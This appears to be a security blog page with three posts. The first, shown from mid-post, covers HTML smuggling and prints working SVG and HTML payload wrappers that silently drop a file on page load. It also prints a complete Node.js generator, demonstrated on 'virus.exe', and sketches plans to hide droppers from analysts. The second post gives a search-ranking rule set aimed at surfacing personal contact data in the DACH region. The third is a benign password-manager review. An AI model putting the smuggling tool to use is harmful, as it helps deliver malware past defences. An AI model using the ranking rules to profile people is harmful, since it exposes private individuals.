    If you’re an analyst reading this, you’re probably yawning at the simplicity of my example. I mean, come on, spotting that massive base64 string in the HTML is child’s play for you, right? But fear not, there are some nifty tweaks to spice up this technique. For instance, ever thought of injecting your code into an SVG?

    <svg
      xmlns="http://www.w3.org/2000/svg"
      xmlns:xlink="http://www.w3.org/1999/xlink"
      version="1.0"
      width="100"
      height="100"
    >
      <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red" />
      <script>
        <![CDATA[document.addEventListener("DOMContentLoaded",function(){function base64ToArrayBuffer(base64){var binary_string=atob(base64);var len=binary_string.length;var bytes=new Uint8Array(len);for(var i=0;i<em><</em>len;i++){bytes[i]=binary_string.charCodeAt(i);}return bytes.buffer;}var file='BASE64_PAYLOAD_HERE';var data=base64ToArrayBuffer(file);var blob=new Blob([data],{type:'octet/stream'});var fileName='karl.webp';var a=document.createElementNS('http://www.w3.org/1999/xhtml','a');document.documentElement.appendChild(a);a.setAttribute('style','display:none');var url=window.URL.createObjectURL(blob);a.href=url;a.download=fileName;a.click();window.URL.revokeObjectURL(url);});]]>
      </script>
    </svg>

    You can stash the SVG in a CDN and have it loaded at the beginning of your page. It’s a tad more sophisticated, right? Just a tad.

    Now, I can’t take credit for this genius idea. Nope, the props go to Surajpkhetani, his tool also gave me the idea for this post. I decided to put my own spin on it and rewrote his AutoSmuggle Tool in JavaScript. Why? Well, just because I can. I mean, I could have gone with Python or Go… and who knows, maybe I will someday. But for now, here’s the JavaScript code:

    const fs = require("fs");
    
    function base64Encode(plainText) {
      return Buffer.from(plainText).toString("base64");
    }
    
    function svgSmuggle(b64String, filename) {
      const obfuscatedB64 = b64String;
      const svgBody = `<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0" width="100" height="100"><circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red"/><script><![CDATA[document.addEventListener("DOMContentLoaded",function(){function base64ToArrayBuffer(base64){var binary_string=atob(base64);var len=binary_string.length;var bytes=new Uint8Array(len);for(var i=0;i<len;i++){bytes[i]=binary_string.charCodeAt(i);}return bytes.buffer;}var file='${obfuscatedB64}';var data=base64ToArrayBuffer(file);var blob=new Blob([data],{type:'octet/stream'});var fileName='${filename}';var a=document.createElementNS('http://www.w3.org/1999/xhtml','a');document.documentElement.appendChild(a);a.setAttribute('style','display:none');var url=window.URL.createObjectURL(blob);a.href=url;a.download=fileName;a.click();window.URL.revokeObjectURL(url);});]]></script></svg>`;
      const [file2, file3] = filename.split(".");
      fs.writeFileSync(`smuggle-${file2}.svg`, svgBody);
    }
    
    function htmlSmuggle(b64String, filename) {
      const obfuscatedB64 = b64String;
      const htmlBody = `<html><body><script>function base64ToArrayBuffer(base64){var binary_string=atob(base64);var len=binary_string.length;var bytes=new Uint8Array(len);for(var i=0;i<len;i++){bytes[i]=binary_string.charCodeAt(i);}return bytes.buffer;}var file='${obfuscatedB64}';var data=base64ToArrayBuffer(file);var blob=new Blob([data],{type:'octet/stream'});var fileName='${filename}';if(window.navigator.msSaveOrOpenBlob){window.navigator.msSaveOrOpenBlob(blob,fileName);}else{var a=document.createElement('a');console.log(a);document.body.appendChild(a);a.style='display:none';var url=window.URL.createObjectURL(blob);a.href=url;a.download=fileName;a.click();window.URL.revokeObjectURL(url);}</script></body></html>`;
      const [file2, file3] = filename.split(".");
      fs.writeFileSync(`smuggle-${file2}.html`, htmlBody);
    }
    
    function printError(error) {
      console.error("\x1b[31m%s\x1b[0m", error);
    }
    
    function main(args) {
      try {
        let inputFile, outputType;
        for (let i = 0; i < args.length; i++) {
          if (args[i] === "-i" && args[i + 1]) {
            inputFile = args[i + 1];
            i++;
          } else if (args[i] === "-o" && args[i + 1]) {
            outputType = args[i + 1];
            i++;
          }
        }
    
        if (!inputFile || !outputType) {
          printError(
            "[-] Invalid arguments. Usage: node script.js -i inputFilePath -o outputType(svg/html)"
          );
          return;
        }
    
        console.log("[+] Reading Data");
        const streamData = fs.readFileSync(inputFile);
        const b64Data = base64Encode(streamData);
        console.log("[+] Converting to Base64");
    
        console.log("[*] Smuggling in", outputType.toUpperCase());
        if (outputType === "html") {
          htmlSmuggle(b64Data, inputFile);
          console.log("[+] File Written to Current Directory...");
        } else if (outputType === "svg") {
          svgSmuggle(b64Data, inputFile);
          console.log("[+] File Written to Current Directory...");
        } else {
          printError(
            "[-] Invalid output type. Only 'svg' and 'html' are supported."
          );
        }
      } catch (ex) {
        printError(ex.message);
      }
    }
    
    main(process.argv.slice(2));

    Essentially it generates you HTML pages or SVG “images” simply by going:

    node autosmuggler.cjs -i virus.exe -o html

    I’ve dubbed it HTMLSmuggler. Swing by my GitHub to grab the code and take a peek. But hold onto your hats, because I’ve got big plans for this little tool.

    In the pipeline, I’m thinking of ramping up the stealth factor. Picture this: slicing and dicing large files into bite-sized chunks like JSON, then sneakily loading them in once the page is up and running. Oh, and let’s not forget about auto-deleting payloads and throwing in some IndexedDB wizardry to really throw off those nosy analysts.

    I’ve got this wild notion of scattering the payload far and wide—some bits in HTML, others in JS, a few stashed away in local storage, maybe even tossing a few crumbs into a remote CDN or even the URL itself.

    The goal? To make this baby as slippery as an eel and as light as a feather. Because let’s face it, if you’re deploying a dropper, you want it to fly under the radar—not lumber around like a clumsy elephant.

    The End

    Whether you’re a newbie to HTML smuggling or a seasoned pro, I hope this journey has shed some light on this sneaky technique and sparked a few ideas along the way.

    Thanks for tagging along on this adventure through my musings and creations. Until next time, keep those creative juices flowing and stay curious! 🫡

  • Using Brave Search Goggles for Recon

    Using Brave Search Goggles for Recon

    Introduction

    The world’s most potent OSINT (Open Source Intelligence) tools are search engines. They collect, index, and aggregate all the freely available information on the internet, essentially encapsulating the world’s knowledge. Nowadays, the ability to enter a topic in a search bar and receive results within milliseconds is often taken for granted. Personally, I’ve developed a profound appreciation for this technology by constructing my own search engines from scratch using Golang. But let’s dive into our topic – have you ever tried Googling your own name?


    Today, I want to shine a light on Brave Search (Brave Search docs). In 2022, Brave introduced a remarkable yet underappreciated feature known as Goggles. Described on the Brave Goggles website as follows:

    Goggles allow you to choose, alter, or extend the ranking of Brave Search results. Goggles are openly developed by the community of Brave Search users.

    Here’s a straightforward example:

    $boost=1,site=facebook.com

    This essentially boosts search results found on the facebook.com domain, elevating them higher in the results. The syntax is straightforward and limited; you can find an overview here.

    Pattern Matching:

    • Plain-text pattern matching in URLs: /this/is/a/pattern
    • Globbing capabilities using ’*’ to match zero, one, or more characters: /this/is/*/pattern
    • Use of ’^’ to match URL delimiters or end-of-URL: /this/is/a/pattern^

    Anchoring:

    • Use of ’|’ character for prefix or suffix matches in URLs.
      • Prefix: |https://en.
      • Suffix: /some/path.html|

    Options:

    • ‘site=’ option to limit instructions to specific websites based on their domain: $site=brave.com

    Actions:

    • ‘boost’: Boost the ranking of matched results: /r/brave_browser/$boost or $boost=4,site=test.de
    • ‘downrank’: Downrank the ranking of matched results: /r/google/$downrank
    • ‘discard’: Completely discard matched results: /this/is/spam/$discard

    Strength of Actions:

    • Adjust the strength of boosting or downranking actions (limited to a maximum value of 10): /r/brave_browser/$boost=3

    Combining Instructions:

    • Combine multiple instructions to express complex reranking functions with a comma ”,”: /hacking/$boost=3,site=github.com

    Finding Goggles

    Now that you have a basic idea of how to construct Goggles, you can find prebuilt ones here.

    A search for “osint” reveals my very own creation, the world’s first public 🎉 OSINT Goggle.

    When building your own Goggle, it needs to be hosted on GitHub or Gitlab. I host mine here on GitHub.

    DACH OSINT Goggle

    Here’s my code:

    ! name: DACH OSINT
    ! description: OSINT Goggle for the DACH (Germany, Austria, and Switzerland) Region. Find out more on my blog [exploit.to](https://exploit.to/)
    ! public: true
    ! author: StasonJatham
    ! avatar: #ec4899
    
    ! German Platforms
    $boost=4,site=telefonbuch.de
    $boost=4,site=dastelefonbuch.de
    $boost=4,site=northdata.de
    $boost=4,site=unternehmensregister.de
    $boost=4,site=firmen.wko.at
    
    ! Small boost for social media
    $boost=1,site=facebook.com
    $boost=1,site=twitter.com
    $boost=1,site=linkedin.com
    $boost=1,site=xing.com
    
    ! Online reviews
    $boost=2,site=tripadvisor.de
    $boost=2,site=tripadvisor.at
    $boost=2,site=tripadvisor.ch
    
    ! Personal/Business contact information, path boost
    /kontakt*$boost=3
    /datenschutz*$boost=3
    /impressum*$boost=3
    
    ! General boost, words included in pages
    *mail*$boost=1,site=de
    *mail*$boost=1,site=at
    *mail*$boost=1,site=ch
    *adresse*$boost=1,site=de
    *adresse*$boost=1,site=at
    *adresse*$boost=1,site=ch
    *verein*$boost=1
    
    ! Personal email
    *gmx*$boost=1
    *web*$boost=1
    *t-online*$boost=1
    *gmail*$boost=1
    *yahoo*$boost=1
    *Postadresse*$boost=1
    

    I believe it’s self-explanatory; the aim is to prioritize results that commonly contain personal information. However, it’s still a work in progress, and I plan to add more filters to these rules.

    Rule Development

    Rant Alert: Developing these rules can be quite frustrating. You have to push your rule to GitHub, then enter the URL in the Goggle upload and hope that you don’t encounter any cached results. The error messages received are often useless; most of the time, you just get something like “cannot compile.” In the future, I earnestly hope for an online editor or VSCode support. If the frustration persists, I might consider building it myself. Despite these challenges, writing these rules is generally straightforward.

    Future

    I hope the Brave team prioritizes this feature, and more people embrace it. They’ve hinted at more advanced filter rules akin to those found on Google, such as “intitle,” which, in my opinion, would make this the most powerful search engine on the planet.

    I also intend to focus on malware research, aiming to refine searches to uncover information about whether a particular file, domain, or email is known to be malicious.

    Please take a look at my Goggle and try it out for yourself. Provide feedback, spread the word, and create your own Goggles to give this feature the love it deserves.


    The title image is by Brave Software, Inc.  on Brave Search 

  • Vaultwarden: A Lightweight, Self-Hosted Password Manager

    Vaultwarden: A Lightweight, Self-Hosted Password Manager

    What is Vaultwarden ?

    According to their GitHub page:

    An alternative server implementation of the Bitwarden Client API, written in Rust and compatible with official Bitwarden clients [disclaimer], perfect for self-hosted deployment where running the official resource-heavy service might not be ideal.

    If you’re unfamiliar with Vaultwarden or Bitwarden, here’s a quick primer: Vaultwarden is a self-hosted password manager that allows you to securely access your credentials via web browsers, mobile apps, or desktop clients. Unlike traditional cloud-based solutions, Vaultwarden is designed for those of us who value control over our data and want a “syncable” password manager without the resource-heavy overhead.

    Since anything that isn’t self-hosted or self-administered is out of the question for me, Vaultwarden naturally caught my attention. Its lightweight design is perfect for a minimal resource setup. Here’s what I allocated to my Vaultwarden instance:

    Alpine LXC

    1 CPU Core

    1 GB RAM

    5 GB SSD Storage

    And let me tell you, this thing is bored. The occasional uptick in memory usage you might notice is mostly me testing backups or opening 20 simultaneous sessions across devices—so not even Vaultwarden’s fault. To put it simply: you could probably run this on a smart toaster, and it would still perform flawlessly.

    Why I Tried Vaultwarden

    Initially, I came across Vaultwarden while exploring the Proxmox VE Helper Scripts website and thought, “Why not give it a shot?” The setup was quick, and I was immediately impressed by its sleek, modern UI. Since Vaultwarden is compatible with Bitwarden clients, you get the added bonus of using the polished Bitwarden desktop app and its functional, albeit less visually appealing, browser extension.

    My main motivation for trying Vaultwarden was to move away from syncing my KeePass database across Nextcloud and iCloud. This process had become tedious, especially when setting up new development environments or trying out new Linux distributions—something I do frequently.

    Each time, I had to manually copy over my KeePass database, which meant logging into Nextcloud to retrieve it—a task that was ironically dependent on a password stored inside KeePass, which I didn’t have access to yet. With Vaultwarden, I can simply open a browser, enter my master password, and access everything instantly.

    Yes, it’s only one or two steps less than my KeePassXC workflow, but sometimes those minor annoyances add up more than they should. Vaultwarden’s seamless syncing across devices has been a breath of fresh air.

    Is KeePassXC Bad? Not at All! Here’s Why I Still Love It

    Over the years, KeePassXC has been an indispensable tool for managing my passwords and SSH keys. Even as new solutions like Vaultwarden (a self-hosted version of Bitwarden) gain popularity, KeePassXC continues to hold its ground, excelling in several areas where others fall short. Here’s a detailed breakdown of why I still rely on KeePassXC and how it outshines alternatives like Vaultwarden and Bitwarden.

    Why KeePassXC Stands Out (in my opinion)

    1. Superior Password Generator

    KeePassXC’s default password generator is leaps and bounds ahead of the competition. Its design is both powerful and intuitive, offering extensive customization without overwhelming the user. You can effortlessly fine-tune the length, complexity, and character set of generated passwords, making it ideal for advanced use cases.

    2. SSH Agent Integration

    If you work with multiple SSH keys (I manage over 100), KeePassXC’s built-in SSH agent is a game-changer. It allows seamless integration and management of SSH keys alongside your passwords, streamlining workflows for developers and sysadmins alike. This feature alone makes KeePassXC a must-have for me.

    3. File and Hidden Text Storage

    Unlike Bitwarden, which doesn’t currently support file storage, KeePassXC offers advanced options for securely storing files and hidden text.

    Why I’m Running KeePassXC and Vaultwarden in Parallel

    While I’ve started using Vaultwarden for some tasks, there are still key features in KeePassXC that I simply can’t live without:

    Local-Only Security:

    KeePassXC keeps everything offline by default, which eliminates the risks of exposing passwords to the internet. Even though I host Vaultwarden behind a VPN for added peace of mind, there’s something inherently reassuring about KeePassXC’s local-first approach.

    Privacy vs. Accessibility:

    Vaultwarden offers enough security features like MFA, WebAuthn or hardwaretoken to safely expose it online, but the idea of having my passwords accessible over the internet still feels unsettling. For that reason, KeePassXC remains my go-to for my most sensitive credentials. I am probably just paranoid, hosting it behind Cloudflare and a firewall with a Client certificate would add sufficient security (on top) where you would not have to worry.

    Unique Features:

    There are small yet critical features in KeePassXC, like its file storage capabilities and SSH agent integration, that Vaultwarden simply lacks at the moment.

    What Vaultwarden Does Well

    To give credit where it’s due, Vaultwarden brings some compelling features to the table. One standout is the reporting feature, which alerts you to compromised passwords. It’s a fantastic tool for staying on top of security best practices, I am also a huge fan of web based tools and I like the UI and UX in general.

    Conclusion

    Both KeePassXC and Vaultwarden have their strengths, and which one you choose ultimately depends on your priorities. For me, KeePassXC remains the gold standard for password management, offering unparalleled functionality for advanced users. Vaultwarden complements it well for “cloud”-based access and reporting, but it still has a long way to go before it can replace KeePassXC in my workflow.

    For now, running both in parallel strikes the perfect balance between security, usability, and convenience. Since I am running Vaultwarden on my Proxmox, which is already handling all my backup tasks, I also do not have to worry about data loss or doing extra work.